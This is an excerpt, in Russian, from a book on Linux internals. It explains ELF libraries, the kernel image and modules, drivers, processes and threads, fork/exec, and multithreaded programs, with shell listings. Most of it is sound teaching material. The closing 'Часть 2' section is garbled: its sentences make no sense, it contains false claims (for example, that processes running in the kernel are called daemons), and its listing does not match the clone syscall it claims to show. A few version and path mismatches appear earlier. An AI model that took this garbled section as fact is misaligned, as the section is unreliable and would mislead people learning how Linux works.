x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=815e1acbc-
c22015f05d62c17fe982c1b573125b1, stripped

fitz@ubuntu:~$ ldd /lib/x86_64-linux-gnu/libpcre2-8.so.0.7.1
        linux-vdso.so.1 (0x00007ffe22093000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0
(0x00007f8ec2bdd000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6
(0x00007f8ec29ec000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f8ec2c99000)
```

Библиотеки имеют тот же бинарный формат W:[ELF], что и «запускаемые» программы, но не «запускаемый» executable, а «совместно используемый» shared object. Библиотеки, являясь пусть и незапускаемыми, но программами, естественным образом тоже зависят от других библиотек, что показано в следующем листинге. Практически «запускаемость» ELF-файлов зависит не от их типа, а от прав доступа и осмысленности точки входа — адреса первой инструкции, которой передается управление при попытке запуска. Например, библиотеку `libc-2.30.so` можно запустить, в результате чего будет выведена статусная информация.

Запускаемые библиотеки

```
fitz@ubuntu:~$ ls –l /lib/x86_64-linux-gnu/libc-2.30.so
  -rwxr-xr-x 1 root root 2025032 сен 16 17:56 /lib/x86_64-linux-
gnu/libc-2.30.so
fitz@ubuntu:~$ /lib/i386-linux-gnu/libc-2.15.so
GNU C Library (Ubuntu GLIBC 2.30-0ubuntu2) stable release version 2.30.
Copyright (C) 2019 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 9.2.1 20190909.
libc ABIs: UNIQUE IFUNC ABSOLUTE
For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
```

Ядро Linux

Не стоит забывать, что самой главной программой операционной системы является ее ядро, которое в Linux состоит из статического стартового модуля в формате ELF executable и динамически пристыковываемых программных модулей формата ELF relocatable. Для выполнения процедуры начальной загрузки стартовый модуль упакован в «самораспаковывающийся» gzip-архив формата bzImage (big zipped image), который состоит из программы распаковки и собственно запакованного стартового модуля.

В приведенном ниже листинге проиллюстрирован процесс извлечения стартового модуля из архива `/boot/vmlinuz-3.13.0-49-generic` формата bzImage ⓿, который предварительно копируется ❶ в `/tmp/vmlinuz`. Для извлечения используется сценарий `extract-vmlinux` ❷ из пакета заголовочных файлов ядра. Распакованный ❸ стартовый модуль `/tmp/vmlinux` ожидаемо оказывается статически скомпонованной (т. е. не использующей библиотеки ELF shared object) исполняемой ELF-программой.

Ядро операционной системы

```
fitz@ubuntu:~$ uname -r
5.3.0-23-generic
fitz@ubuntu:~$ file /boot/vmlinuz-5.3.0-23-generic
/boot/vmlinuz-5.3.0-23-generic: regular file, no read permission
fitz@ubuntu:~$ ls -l /boot/vmlinuz-5.3.0-23-generic
-rw------- 1 root root 11399928 ноя 12 11:51 /boot/vmlinuz-5.3.0-23-
generic
fitz@ubuntu:~$ sudo file /boot/vmlinuz-5.3.0-23-generic
⓿ /boot/vmlinuz-5.3.0-23-generic: Linux kernel x86 boot executable bzIm-
age, version 5.3.0-23-generic (buildd@lgw01-amd64-002) #25-Ubuntu SMP
Tue Nov 12 09:22:33 UTC 2019, RO-rootFS, swap_dev 0xA, Normal VGA
❶ fitz@ubuntu:~$ sudo cat /boot/vmlinuz-5.3.0-23-generic > /tmp/vmlinuz
❷ fitz@ubuntu:~$ /usr/src/linux-headers-5.3.0-23/scripts/extract-vmlinux
/tmp/vmlinuz > /tmp/vmlinux
fitz@ubuntu:~$ file /tmp/vmlinux
  /tmp/vmlinux: ELF 64-bit LSB executable ❸, x86-64, version 1 (SYSV),
statically linked, BuildID[sha1]=b23ff3f6790319ec538278e3269af619ba2-
ca642, stripped
```

Динамические модули загружаются в пространство ядра и пристыковываются к стартовому модулю позднее, уже при работе операционной системы при помощи системных утилит `insmod` или `modprobe`. Для отстыковки и выгрузки ненужных модулей предназначена системная утилита `rmmod`, для просмотра списка ❶ загруженных модулей — `lsmod`, а для идентификации свойств и параметров ❷ модулей — утилита `modinfo`. Загрузка и выгрузка модулей реализуется специальными системными вызовами `init_module` и `delete_module`, доступ к списку загруженных модулей — при помощи файла `/proc/modules` псевдофайловой системы `proc`, а идентификация свойств и параметров модулей — чтением специальных секций ELF-файлов модулей.

Модули ядра

```
❶ fitz@ubuntu:~$ lsmod
Module                  Size  Used by
...
i915                 1949696  4
...
btusb                  57344  0
...
uvcvideo               98304  0
...
e1000e                 258048 0
...
❷ fitz@ubuntu:~$ modinfo i915
filename:       /lib/modules/5.3.0-23-
generic/kernel/drivers/gpu/drm/i915/i915.ko
license:        GPL and additional rights
description:    Intel Graphics
...
fitz@ubuntu:~$ file /lib/modules/5.3.0-23-
generic/kernel/drivers/gpu/drm/i915/i915.ko
/lib/modules/5.3.0-23-generic/kernel/drivers/gpu/drm/i915/i915.ko: ELF
64-bit LSB relocatable, x86-64, version 1 (SYSV),
BuildID[sha1]=49e59590c1a718074b76b6541702f6f794ea7eae, not stripped
```

Динамические модули ядра зачастую являются драйверами устройств, что проиллюстрировано в листинге при помощи утилит `lspci` и `lsusb`, которые сканируют посредством псевдофайловой системы sysfs списки обнаруженных ядром на шинах PCI и USB устройств и обслуживающих их драйверов.

Драйверы устройств

```
fitz@ubuntu:~$ lspci -k
...
00:02.0 VGA compatible controller: Intel Corporation 2nd Generation Core
Process
or Family Integrated Graphics Controller (rev 09)
        Subsystem: Dell 2nd Generation Core Processor Family Integrated
Graphics
 Controller
        Kernel driver in use: i915
        Kernel modules: i915
...
00:19.0 Ethernet controller: Intel Corporation 82579LM Gigabit Network
Connection (Lewisville) (rev 04)
        Subsystem: Dell 82579LM Gigabit Network Connection (Lewisville)
        Kernel driver in use: e1000e
        Kernel modules: e1000e
fitz@ubuntu:~$ lsusb –t
...
/:  Bus 01.Port 1: Dev 1, Class=root_hub, Driver=ehci-pci/3p, 480M
|__ Port 1: Dev 2, If 0, Class=Hub, Driver=hub/6p, 480M
|__ Port 4: Dev 3, If 2, Class=Vendor Specific Class, Driver=, 12M
|__ Port 4: Dev 3, If 0, Class=Wireless, Driver=btusb, 12M
|__ Port 4: Dev 3, If 3, Class=Application Specific Interface, Driver=,
12M
|__ Port 4: Dev 3, If 1, Class=Wireless, Driver=btusb, 12M
|__ Port 5: Dev 4, If 0, Class=Video, Driver=uvcvideo, 480M
|__ Port 5: Dev 4, If 1, Class=Video, Driver=uvcvideo, 480M
```

Продолжение статьи →

ПРОЦЕССЫ И ПАМЯТЬ В LINUX

ОТРЫВОК ИЗ КНИГИ «ВНУТРЕННЕЕ УСТРОЙСТВО LINUX»

ПРОЦЕССЫ И НИТИ

Сущность ***процесса*** неразрывно связана с мультипрограммированием и многозадачностью операционной системы. Например, в однозадачных операционных системах программы существуют, а процессы — нет. В однозадачных операционных системах единовременно одна последовательная программа выполняется одним исполнителем (центральным процессором), имея возможность безраздельно использовать все доступные ресурсы (память, устройства ввода-вывода и пр.).

В любой программе можно выделить перемежающиеся блоки инструкций, использующих или центральный процессор (ЦП), или устройства ввода-вывода (УВВ). При этом центральный процессор вынужден простаивать при выполнении программой операций ввода-вывода, например, при ожидании окончания записи (или чтения) блока данных на внешний носитель, или при ожидании окончания передачи (или приема) сетевого кадра, или при ожидании событий с устройств человеко-машинного взаимодействия. С другой стороны, устройства ввода-вывода тоже вынуждены простаивать при выполнении программой вычислительных операций, например, ожидая результата, подлежащего выводу, или ожидая возникновения у программы потребности в новых исходных данных.

Используя такую модель поведения программ, можно провести анализ потребления ими ресурсов при выполнении. Например, компрессоры gzip, bzip и xz считывают очередной блок данных исходного файла, относительно долго упаковывают его и записывают в результирующий файл, а затем повторяют процедуру до исчерпания блоков исходного файла. Количество времени, потраченного на вычислительные операции упаковки, будет много больше количества времени, потраченного на чтение исходных данных и запись результатов, поэтому нагрузка на ЦП будет высокой, а на УВВ — нет. Такой же анализ можно привести и для дубликатора dd, копировщика rsync или архиватора tar, которые, наоборот, почти не выполняют никаких вычислений, а сосредоточены на вводе-выводе больших объемов данных, поэтому при их использовании нагрузка на ЦП будет довольно низкой, а на УВВ — высокой.

Для командного интерпретатора bash, текстовых редакторов nano и vim и других интерактивных программ, взаимодействующих с пользователем, характерны длительные ожидания ввода небольших команд, простая и недолгая их обработка и вывод короткого результата. В результате коэффициент полезного использования и ЦП, и УВВ будет приближен к нулю.

Подобный анализ и желание увеличить коэффициенты полезного использования ресурсов привели к созданию ***многозадачных*** операционных систем, основывающихся на простой идее псевдоодновременного выполнения нескольких последовательных программ одним исполнителем. Для этого вместо простоя в ожидании окончания операции ввода-вывода, начатой некоторой программой, центральный процессор переключается на выполнение другой программы, тем самым увеличивая интегральный коэффициент его полезного использования.

С появлением мультипрограммной смеси (так называют набор программ, между которыми переключается процессор) каждая из ее программ больше не может безраздельно использовать все доступные ресурсы (например, всю память — она одновременно нужна всем программам смеси), в связи с чем операционная система берет на себя задачи диспетчеризации (распределения) ресурсов между ними. В Linux, как и во многих других операционных системах, программы изолируются друг от друга в специальных «виртуальных» средах, обеспечивающих их процесс выполнения. Каждая такая среда называется процессом и получает долю доступных ресурсов — выделенный участок памяти, выделенные промежутки процессорного времени. Процесс эмулирует для программы «однозадачный» режим выполнения, словно программа выполняется в одиночку, и «безраздельное» использование ресурсов процесса, как будто это все доступные ресурсы.

Параллельные программы, как указывалось ранее, состоят из независимых ветвей, каждая из которых сама по себе укладывается в модель поведения последовательной программы, поэтому одну параллельную программу можно выполнять в нескольких процессах в псевдоодновременном режиме. ***Процессы*** операционной системы, таким образом, являются контейнерами для многозадачного выполнения программ, как последовательных, так и параллельных.

В следующем листинге при помощи команды `ps` показаны процессы пользователя, упорядоченные в дерево, построенное на основе дочерне-родительских отношений между процессами. Уникальный идентификатор, отличающий процесс от других, выведен в столбце PID (process identifier), а имя и аргументы программы, запущенной в соответствующем процессе — в столбце COMMAND.

В столбце STAT показано текущее состояние процесса, например S (сон, sleep) или R (выполнение, running, или готовность к выполнению, runnable). Процессы, ожидающие завершения их операций ввода-вывода, находятся в состоянии сна, в противном случае либо выполняются, либо готовы к выполнению, т. е. ожидают, когда текущий выполняющийся процесс заснет и процессор будет переключен на них. В столбце TIME показано чистое потребленное процессом процессорное время от момента запуска программы, увеличивающееся только при нахождении им в состоянии выполнения.

Дерево процессов пользователя

```
fitz@ubuntu:~$ ps fx
  PID TTY      STAT   TIME COMMAND
...
17764 tty3     Ssl+   0:00 /usr/lib/gdm3/gdm-x-session --run-script ...
17766 tty3     Sl+    3:09    _ /usr/lib/xorg/Xorg vt3 -displayfd 3 ...
17774 tty3     Sl+    0:00    _ /usr/lib/gnome-session/gnome-session-bi-
nary ...
...
 2987 ?        Ss     0:04 /lib/systemd/systemd --user
 2992 ?        S      0:00    _ (sd-pam)
17373 ?        Ssl    0:08    _ /usr/bin/pulseaudio --daemonize=no
17444 ?        Ss     0:02    _ /usr/bin/dbus-daemon --session --ad-
dress=systemd: ...
...
17921 ?        Ssl   10:04    _ /usr/bin/gnome-shell
...
⓿ 30192 ?      Ssl    0:00    _ /usr/libexec/gnome-terminal-server
❶ 30202 pts/1  Ss     0:00    _ bash
❷ 30226 pts/1  S+     0:00       _ man ps
  30236 pts/1  S+     0:00          _ pager
❶ 30245 pts/3  Ss     0:00    _ bash
❷ 30251 pts/3  R+     0:00       _ ps fx
❸ 30315 ?      Sl     0:04    _ /usr/lib/firefox/firefox -new-window
30352 ?        Sl     0:02       _ /usr/lib/firefox/firefox -contentproc
-childID 1 ...
30396 ?        Sl     0:00       _ /usr/lib/firefox/firefox -contentproc
-childID 2 ...
30442 ?        Sl     0:00       _ /usr/lib/firefox/firefox -contentproc
-childID 3 ...
```

Управляющий терминал процесса, показанный в столбце TTY, используется для доставки ему интерактивных сигналов (см. разд. 4.8) при вводе управляющих символов `intr ^C`, `quit ^\` и пр. у части процессов ⓿, ❸ управляющий терминал отсутствует, потому что они выполняют приложения, взаимодействующие с пользователем не посредством терминалов, а через графическую систему.

Процесс по своему определению изолирует свою программу от других выполняющихся программ, что затрудняет использование процессов для выполнения таких параллельных программ, ветви которых не являются полностью независимыми друг от друга и должны обмениваться данными. Использование предназначенных для этого средств межпроцессного взаимодействия при интенсивном обмене приводит к обременению неоправданными накладными расходами, поэтому для эффективного выполнения таких параллельных программ используются легковесные процессы (LWP, light-weight processes), они же нити (threads).

> **INFO**
>
> Существует еще один (неудачный, на мой взгляд) перевод понятия thread на русский язык — поток. Во-первых, он конфликтует с переводом понятия stream — поток, а во-вторых, в отличие от stream, thread никуда не течет. А вот процесс (process) содержит в себе нити (thread) абсолютно таким же образом, как и обычная веревка состоит из нитей.

Механизм нитей позволяет переключать центральный процессор между параллельными ветвями одной программы, размещаемыми в ***одном*** (!) процессе. Нити никак не изолированы друг от друга, и им доступны абсолютно все ресурсы своего процесса, поэтому задача обмена данными между нитями попросту отсутствует, т. к. все данные являются для них общими.

В примере из `cktle.otuj` следующего листинга показаны нити процесса в BSD-формате вывода. Выбор процесса производится по его идентификатору PID, предварительно полученному командой `pgrep` по имени программы, выполняющейся в искомом процессе.

В выводе наличие нитей процесса отмечает флаг `l (lwp)` в столбце состояния STAT, а каждая строчка без идентификатора PID символизирует одну нить. Так как в многонитевой программе переключение процессора производится между нитями, то и состояния сна S, выполнения или ожидания R приписываются отдельным нитям.

Нити процессов, BSD-формат вывода

```
fitz@ubuntu:~$ pgrep firefox
30315
fitz@ubuntu:~$ ps mp 30315
  PID TTY      STAT   TIME COMMAND
  PID TTY      STAT   TIME COMMAND
30315 ?        -      0:05 /usr/lib/firefox/firefox -new-window
    - -      □ Sl     0:03 -
...
    - -        Sl     0:00 -
    - -        Sl     0:00 -
    - -        Sl     0:00 –
```

В нижеследующем листинге показаны нити процесса в SYSV-формате вывода. Выбор процесса производится по имени его программы. Общий для всех нитей идентификатор их процесса отображается в столбце PID, уникальный идентификатор каждой нити — в столбце LWP (иногда называемый TID, thread identifier), а имя процесса (или собственное имя нити, если задано) — в столбце CMD.

Нити процессов, SYSV-формат вывода

```
fitz@ubuntu:~$ ps -LC firefox
  PID □LWP TTY          TIME CMD
30315 30315 ?       00:00:04 firefox
30315 30320 ?       00:00:00 gmain
30315 30321 ?       00:00:00 gdbus
...
30315 30328 ?       00:00:00 Socket Thread
30315 30332 ?       00:00:00 Cache2 I/O
30315 30333 ?       00:00:00 Cookie
...
30315 30371 ?       00:00:00 HTML5 Parser
30315 30373 ?       00:00:00 DNS Resolver #3
...
```

Порождение процессов и нитей, запуск программ


Несмотря на очевидные различия, историю возникновения и развития, нити и процессы объединяет общее назначение — они являются примитивами выполнения некоторого набора последовательных инструкций. Откровенно говоря, нити, в общем, появились в операционных системах раньше, чем изолированные UNIX-процессы, в которые со временем вернулись UNIX-нити.

Процессы выполняют или разные последовательные программы целиком, или ветви одной параллельной программы, но в изолированном окружении со своим «частным» (private) набором ресурсов. Нити, наоборот, выполняют ветви одной параллельной программы в одном окружении с «общим» (shared) набором ресурсов. В многозадачном ядре Linux вообще используется универсальное понятие «задача», которая может иметь как общие ресурсы (память, открытые файлы и т. д.) с другими задачами, так и частные ресурсы для своего собственного использования.

Порождение нового процесса реализуется при помощи системного вызова `fork`, в результате которого ядро операционной системы создает новый дочерний (child) процесс PID^2 — полную копию (COPY) процесса-родителя (parent) PID^1. Вся (за небольшими исключениями) память процесса — состояние, свойства, атрибуты (кроме идентификатора PID) и даже содержимое (программа с ее библиотеками) — наследуется дочерним процессом. Даже выполнение порожденного и порождающего процесса продолжится с одной и той же инструкции их одинаковой программы. Такое клонирование обычно используют параллельные программы с ветвями, выполняющимися в дочерних процессах.

Уничтожение процесса (например, при штатном окончании программы) производится с помощью системного вызова `exit`. При этом родительскому процессу доставляется сигнал `SIGCHILD`, оповещающий о завершении дочернего процесса. Статус завершения `status`, переданный дочерним процессом через аргументы `exit`, будет сохраняться ядром до момента его востребования родительским процессом при помощи системного вызова `wait`, а весь этот промежуток времени дочерний процесс будет находиться в состоянии Z (zombie).


Родительский процесс может завершиться раньше своих дочерних процессов, тогда логично предположить, что все «осиротевшие» процессы окажутся зомби по завершении, потому как просто некому будет востребовать их статус завершения. На самом деле этого не происходит, потому что «осиротевшим» процессам назначается приемный родитель, в качестве которого выступает прародитель всех процессов `init` с идентификатором `PID = 1`.



Порождение процессов (а) и запуск программ (б)

Запуск новой программы (см. рис.) реализуется при помощи системного вызова `exec`, в результате которого содержимое процесса PID^1 полностью замещается запускаемой программой и библиотеками, от которых она зависит, а свойства и атрибуты (включая идентификатор PID) остаются неизменными. Такое замещение обычно используется программами, устанавливающими нужные значения свойств и атрибутов процесса и подготавливающими ресурсы процесса к выполнению запускаемой программы. Например, обработчик терминального доступа `getty` открывает заданный терминал, устанавливает режимы работы порта терминала, перенаправляет на терминал стандартные потоки ввода-вывода, а затем замещает себя программой аутентификации `login`.

Для запуска новой программы в новом процессе используются оба системных вызова `fork` и `exec` согласно принципу fork-and-exec «раздвоиться и запустить», показанного на рисунке ниже. Например, командный интерпретатор bash по командам `ps fx` или `man ps` порождает дочерние процессы ❷ и замещает их программами `ps` и `man`. Тем же образом действует ⓿ графический эмулятор терминала gnome-terminal-server — запуская новый сеанс пользователя ❶ на каждой из своих вкладок, он замещает свои дочерние процессы программой интерпретатора `bash`.



Запуск программы в отдельном процессе

Следующий листинг иллюстрирует команду интерпретатора, запущенную в «фоновом» режиме при помощи конструкции асинхронного списка. Аналогично всем предыдущим командам, интерпретатор использует fork-and-exec для запуска программы в дочернем процессе с идентификатором `23228`, но не дожидается его завершения при помощи системного вызова `wait`, как обычно, а немедленно ❶ продолжает интерактивное взаимодействие с пользователем, сообщив ему PID порожденного процесса и «номер задания» `[1]` команды «заднего фона». Оповещение о завершении своего дочернего процесса интерпретатор получит позже, при помощи сигнала `SIGCHLD`, и отреагирует соответствующим сообщением ❷ об окончании команды «заднего фона».

Фоновое выполнение программ

```
fitz@ubuntu:~$ dd if=/dev/dvd of=plan9.iso &

❶ [1] 23228
fitz@ubuntu:~$ ps f
  PID TTY      STAT   TIME COMMAND
23025 pts/1    S      0:00 -bash
23228 pts/1 □ R       1:23    _ dd if=/dev/dvd of=plan9.iso
23230 pts/1    R+     0:00    _ ps f
fitz@ubuntu:~$
...
fitz@ubuntu:~$ 586896+0 записей получено
586896+0 записей отправлено
300490752 байт (300 MB, 286 MiB) скопирован, 14,6916 c, 20,5 MB/c

❷ [1]+  Завершён            dd if=/dev/dvd of=plan9.iso
```

В следующем листинге показана конвейерная конструкция интерпретатора, при помощи которой осуществляется поиск самого большого файла с суффиксом `.html` вниз по дереву каталогов, начиная с `/usr/share/doc`. Эта конструкция реализуется при помощи fork-and-exec четырьмя параллельно порожденными дочерними процессами интерпретатора, в каждом из которых запущена программа соответствующей части конвейера, при этом дочерние процессы связаны неименованным каналом pipe — простейшим средством межпроцессного взаимодействия. Встроенная команда интерпретатора `wait` реализует одноименный системный вызов и используется для ожидания окончания всех дочерних процессов конвейера, целиком запущенного в «фоновом» режиме.

Параллельный запуск взаимодействующих программ

```
fitz@ubuntu:~$ find /usr/share/doc -type f -name '.html' | xargs -n1 wc
-l | sort -k 1 -nr | head -1 &
 [1] 12827
fitz@ubuntu:~$ ps fj
 PPID   PID  PGID   SID TTY      TPGID STAT   UID   TIME COMMAND
11715 11716 11716  9184 pts/0    14699 S     1006   0:01 -bash
11716 12824 12824  9184 pts/0    14699 R     1006   0:00    _ find ... -
type f -name *.html
11716 12825 12824  9184 pts/0    14699 R     1006   0:00    _ xargs -n1
wc -l
11716 12826 12824  9184 pts/0    14699 S     1006   0:00    _ sort -k 1
-nr
11716 12827 12824  9184 pts/0    14699 S     1006   0:00    _ head -1
11716 14699 14699  9184 pts/0    14699 R+    1006   0:00    _ ps fj
fitz@ubuntu:~$ wait
15283 /usr/share/doc/xterm/xterm.log.html
[1]+  Завершён find /usr/share/doc -type f -name '.html' | xargs -n1 wc
-l | sort -k 1 -nr | head -1
```

Параллельные многопроцессные программы

Как указывалось ранее, параллельные программы зачастую используют процессы для выполнения отдельных ветвей. В эту категорию часто попадают программы сетевых служб, например сервер баз данных W:[PostgreSQL], служба удаленного доступа W:[SSH] и подобные. Следующий листинг иллюстрирует программу postgres, выполняющуюся в шести параллельных процессах, один из которых — диспетчер ❶, четыре служебных ❷ и еще один ❸ вызван подключением пользователя `fitz` к одноименной базе данных `fitz`. При последующих подключениях пользователей к серверу будут порождены дополнительные дочерние процессы для обслуживания их запросов — по одному на каждое подключение.

Параллельные многопроцессные сервисы

```
fitz@ubuntu:~$ ps f -C postgres
  PID TTY      STAT   TIME COMMAND
❶ 6711 ?        S      0:00 /usr/lib/postgresql/11/bin/postgres -D
/var/lib/postgresql...
❷ 6713 ?        Ss     0:00    _ postgres: 11/main: checkpointer
│ 6714 ?        Ss     0:00    \_ postgres: 11/main: background writer
│ 6715 ?        Ss     0:00    \_ postgres: 11/main: walwriter
│ 6716 ?        Ss     0:00    \_ postgres: 11/main: autovacuum launch-
er
│ 6717 ?        Ss     0:00    \_ postgres: 11/main: stats collector
6718 ?        Ss     0:00    \_ postgres: 11/main: logical replication
launcher
❸ 9443 ?        Ss     0:00    _ postgres: 11/main: fitz  fitz [local]
idle
fitz@ubuntu:~$ ssh ubuntu
fitz@ubuntu's password:
...
Last login: Sat Nov 21 13:29:33 2015 from localhost
fitz@ubuntu:~$ ps f -C sshd
    PID TTY      STAT   TIME COMMAND
①   655 ?        Ss     0:00 /usr/sbin/sshd -D
② 21975 ?        Ss     0:00    _ sshd: fitz [priv]
③ 22086 ?        S      0:00    _ sshd: fitz@pts/1
fitz@ubuntu:~$ ^Dвыход
Connection to ubuntu closed.
```

Аналогично, при удаленном доступе по протоколу SSH программа sshd, работая в качестве диспетчера ① в одном процессе, на каждое подключение порождает один свой клон ②, который, выполнив аутентификацию и авторизацию пользователя в системе, порождает еще один свой клон ③, имперсонирующийся в пользователя и обслуживающий его запросы.

Параллельные многонитевые программы

Для управления нитями в Linux используют стандартный POSIX-интерфейс `pthreads`, реализующийся библиотекой W:[NPTL], которая является частью библиотеки `libc`. Интерфейс предоставляет «нитевой» вызов создания нити `pthread_create`, который является условным аналогом «процессных» `fork` и `exec`, вызов завершения и уничтожения нити `pthread_exit`, условно аналогичный `exit`, и вызов для получения статуса завершения нити `pthread_join`, условно аналогичный `wait`.

В качестве типичных примеров применения нитей можно привести сетевые сервисы, которые для параллельного обслуживания клиентских запросов используют нити вместо процессов. Например, WEB-сервер apache, как показано в следующем листинге, использует два многонитевых процесса по 27 нитей в каждом, что позволяет экономить память (за счет работы всех нитей процесса с общей памятью) при обслуживании большого количества одновременных клиентских подключений.

Параллельные многонитевые сервисы

```
fitz@ubuntu:~$ ps f -C apache2
  PID TTY      STAT  TIME COMMAND
10129 ?        Ss    0:00 /usr/sbin/apache2 -k start
10131 ?        Sl    0:00    _ /usr/sbin/apache2 -k start
10132 ?        Sl    0:00    _ /usr/sbin/apache2 -k start
fitz@ubuntu:~$ ps fo pid,nlwp,cmd -C apache2
  PID NLWP CMD
10129 1    /usr/sbin/apache2 -k start
10131 27      _ /usr/sbin/apache2 -k start
10132 27      _ /usr/sbin/apache2 -k start

fitz@ubuntu:~$ ps -fLC rsyslogd
UID     PID  PPID LWP  C NLWP STIME TTY     TIME CMD
syslog 606     1 606  0    4 ноя18 ?   00:00:00 /usr/sbin/rsyslogd -n -
iNONE
syslog 606     1 680  0    4 ноя18 ?   00:00:00 /usr/sbin/rsyslogd -n -
iNONE
syslog 606     1 681  0 □ 4 ноя18 ?   00:00:00 /usr/sbin/rsyslogd -n -
iNONE
syslog 606     1 682  0    4 ноя18 ?   00:00:00 /usr/sbin/rsyslogd -n -
iNONE
```

Аналогично, сервис централизованной журнализации событий rsyslogd использует нити для параллельного сбора событийной информации из разных источников, ее обработки и журнализации. Одна нить считывает события ядра из `/proc/kmsg`, вторая принимает события других служб из файлового сокета `/run/systemd/journal/syslog` (`/dev/log` в ранних, до `systemd` системах), третья фильтрует поток принятых событий и записывает в журнальные файлы каталога `/var/log/*` и т. д. Параллельная обработка потоков поступающих событий при помощи нитей производится с минимально возможными накладными расходами, что позволяет достигать колоссальной производительности по количеству обрабатываемых сообщений в единицу времени.

Распараллеливание используется не только для псевдоодновременного выполнения ветвей параллельной программы, но и для их настоящего одновременного выполнения несколькими центральными процессорами. В примере из следующего листинга показано, как сокращается время сжатия ISO-образа файла при использовании параллельного упаковщика pbzip2 по сравнению с последовательным bzip2. Для измерения времени упаковки применяется встроенная команда интерпретатора `time`, при этом сначала измеряется время упаковки ❶ и время распаковки ❷ последовательным упаковщиком, а затем — время упаковки ① и время распаковки ② параллельным упаковщиком. Команды упаковки запускаются на «заднем фоне», оценивается наличие процессов и нитей паковщиков, после чего они переводятся на «передний фон» встроенной командой интерпретатора `fg` (foreground) и оцениваются затраты времени.

Параллельные многонитевые утилиты

```
fitz@ubuntu:~$ ls -lh plan9.iso
-rw-r--r-- 1 fitz fitz 287M нояб. 28 15:47 plan9.iso
❶ fitz@ubuntu:~$ time bzip2 plan9.iso &
[1] 5545
fitz@ubuntu:~$ ps f
  PID TTY      STAT   TIME COMMAND
 4637 pts/0    S      0:00 -bash
 5545 pts/0    S      0:00    _ -bash
 5546 pts/0    R      0:12    _ bzip2 plan9.iso
 5548 pts/0    R+     0:00    _ ps f
fitz@ubuntu:~$ ps -fLp 5546
UID        PID  PPID   LWP  C NLWP STIME TTY          TIME CMD
fitz      5546  5545  5546 96 □ 1 10:50 pts/0    00:00:22 bzip2
plan9.iso
fitz@ubuntu:~$ fg
time bzip2 plan9.iso

real  0m54.780s
user  0m51.772s
sys 0m0.428s
fitz@ubuntu:~$ ls -lh plan9.iso.bz2
-rw-r--r-- 1 fitz fitz 89M нояб. 28 15:47 plan9.iso.bz2
❷ fitz@ubuntu:~$ time bzip2 -d plan9.iso.bz2

real  0m20.705s
user  0m19.044s
sys 0m1.168s
① fitz@ubuntu:~$ time pbzip2 plan9.iso &
[1] 5571
fitz@ubuntu:~$ ps f
  PID TTY      STAT   TIME COMMAND
 4637 pts/0    S      0:00 -bash
 5571 pts/0    S      0:00 -bash
 5572 pts/0    Sl     0:03    _ pbzip2 plan9.iso
 5580 pts/0    R+     0:00    _ ps f
fitz@ubuntu:~$ ps -fLp 5572
UID        PID  PPID   LWP  C NLWP STIME TTY          TIME CMD
fitz      5572  5571  5578 92 □ 8 10:52 pts/0    00:00:43 pbzip2
plan9.iso
...
fitz      5572  5571  5579  1    8 10:52 pts/0    00:00:00 pbzip2
plan9.iso
fitz@ubuntu:~$ fg
time pbzip2 plan9.iso

real  0m24.259s
user  1m22.940s
sys 0m1.888s
fitz@ubuntu:~$ ls -lh plan9.iso.bz2
-rw-r--r-- 1 fitz fitz 89M нояб. 28 15:47 plan9.iso.bz2
② fitz@ubuntu:~$ time pbzip2 -d plan9.iso.bz2

real  0m7.384s
user  0m25.972s
sys 0m1.396s
```

В результате оценки оказывается, что последовательный упаковщик bzip2 использует один однонитевой процесс и затрачивает ≈54,7 с реального времени на упаковку, из них ≈51,7 с проводит в пользовательском режиме `user` и лишь ≈0,4 с в режиме ядра `sys` (выполняя системные вызовы, например `read` или `write`). Соотношение между временем режимов говорит о вычислительном характере программы, т. е. о существенном превалировании времени вычислительных операций упаковки над временем операций ввода-вывода для чтения исходных данных и записи результатов. Это означает, что нагрузка последовательного упаковщика на центральный процессор (в случае, если бы он был единственный) близка к максимальной, и его параллельная реализация для псевдоодновременного выполнения ветвей (которые практически никогда не спят) лишена смысла.

Параллельный упаковщик pbzip2 использует один многонитевой процесс из восьми нитей и затрачивает ≈24,4 с реального времени на упаковку, при этом ≈1 мин 22,9 с (!) проводит в пользовательском режиме и ≈1,8 с в режиме ядра. Прирост производительности упаковки и, как следствие, сокращение времени упаковки достигаются за счет настоящего параллельного выполнения нитей на нескольких процессорах (разных ядрах процессора). Соотношение между реальным временем упаковки и суммарно затраченным временем режима пользователя, которое примерно в 3 раза больше, означает использование в среднем трех процессоров для параллельного выполнения вычислительных операций упаковки.

Продолжение статьи →

ПРОЦЕССЫ И ПАМЯТЬ В LINUX

Часть 2. Процессы и потоки
«ВНУТРЕННИЕ УСТРОЙСТВА LINUX»

Дополнительно процессам и потокам Linux

Как упоминалось ранее, ядро Linux не знает, сколько потоков с ресурсами, какие потоки создаются. Задача, которая потоком не является, называется процессом. Процессы могут иметь несколько потоков, которые могут использовать ресурсы процесса, которые называются нити или задачи. Каждый поток обладает собственным стеком, аппаратным контекстом.

Для каждого процесса в системе создается дескриптор процесса, какие ресурсы стоит обрабатывать и распределяет и планирует выполнение. Дескриптор процесса называется task_struct. Структура PCB(в переводе Process Control Block) в Linux называется task_struct. Дескриптор процесса хранит в себе информацию о процессе, его ресурсах, потоках, стеке, аппаратном контексте, адресном пространстве, открытых файлах, сигналах, очередях сообщений и прочем.

В первом приближении выделяется два вида процессов: **PID = 0** (idle) — создается при загрузке системы **init** (в прошлом процесс **PID = 1**(**init**), в настоящее время процессы выполняются для, которых системный вызов **exec**(**execve**). Процессы, которые выполняются в ядре называются демонами. Для просмотра запущенных процессов используется **ps**. Для получения дерева процессов используется **pstree**.

Системный вызов clone — порождение нового процесса

```
[root@localhost ~]# ls -l /usr/share/doc/kernel-doc-2.6.32/Documentation/
total 1.7M
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 accounting
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 acpi
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 ABI
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 ia64
drwxr-xr-x 2 root root 4.0K Jun 23 12:27 aio-stress
-rw-r--r-- 1 root root 1.2K Jun 23 12:27 aio-stress.txt
